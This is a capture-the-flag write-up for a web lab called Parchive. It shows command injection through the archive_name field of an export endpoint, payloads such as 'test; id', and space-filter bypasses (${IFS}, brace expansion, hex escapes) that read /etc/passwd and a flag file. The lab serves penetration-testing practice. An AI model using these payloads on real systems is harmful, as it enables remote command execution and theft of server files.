
Parchive
Parchive's document archiving platform lets legal teams bundle case files into compressed archives. The archive name field has a filter — but it's missing a few characters.
Room Description

https://dashboard.webverselabs-pro.com/challenges/parchive
Scenario
Parchive is a document archiving SaaS built for legal and finance teams who need to package and export large sets of case files. One of its most-used features is the bulk archive export — select a folder, give the archive a name, and Parchive bundles everything into a tarball you can download. The developer who built it stripped spaces from archive names to prevent "obviously weird" inputs, but they stopped there. A client flagged some unexpected behaviour in the export endpoint during a routine review.
Objective
Parchive's document archiving platform lets legal teams bundle case files into compressed archives. The archive name field has a filter — but not a complete one.
Initial Analysis
We have a product page that we don't have access to currently, we either need to login or register.

Let's create an account, the registration page doesn't hold any hidden details.

During registration we don't send any parameters like role, so that's safe.

Upon visiting the application, we are presented with a clean legal document management platform called Parchive. The interface exposes different case folders and allows users to export archives of legal documents.
The application includes a feature called Download Archive, which allows a user to generate compressed archives from case folders.
The frontend JavaScript reveals a request being sent to the /export endpoint:
const r = await fetch('/export', {
  method: 'POST',
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: new URLSearchParams({
    case_id: caseId,
    archive_name: archName
  })
});
This immediately identifies two user-controlled parameters:
case_idarchive_name
The most interesting parameter is clearly archive_name, since archive creation functionality commonly invokes system utilities such as: tar, gzip, etc. This is our starting point and what we are most interested in.
Finding the bug
While testing the export functionality, we send a normal request:
POST /export HTTP/2

case_id=case-7741&archive_name=test
And we get an archive we can download:

We can probably make an assumption that the way this archive is being generated is:
tar -czf test.tar.gz
Now we need to treat this as if we were executing this command in our own terminal, how would we be able to append or override to execute other commands?

The semicolon (;) in shell syntax terminates the first command and begins a second one, so we can send the following payload:
test; id
Exploitation
Okay, great, we now have command execution, but unfortunately to actually read files and what not we would have to include spaces in our commands and uh-oh, the description points it out:
The developer who built it stripped spaces from archive names to prevent "obviously weird" inputs

Our goal should be to find a way around using space, or to make the shell interpret the space a different way. Luckily, there is always a way.
https://hacktricks.wiki/en/pentesting-web/command-injection.html
https://hackviser.com/tactics/pentesting/web/command-injection#space-bypass
# IFS variable
cat${IFS}/etc/passwd
cat$IFS/etc/passwd
{cat,/etc/passwd}

# Line feed/Tabs
cat</etc/passwd
cat$'\x20'/etc/passwd

# Brace expansion
{cat,/etc/passwd}
X=$'cat\x20/etc/passwd'&&$X
This is where ${IFS} becomes useful.
${IFS} is a shell environment variable known as the Internal Field Separator in Bash and other POSIX-compliant shells.
According to the official GNU Bash documentation:
“The Internal Field Separator (IFS) is used for word splitting after expansion.”
Let's try to see if a payload using ${IFS} will get detected.
test; cat${IFS}/flag.txt

Voila, we get the flag!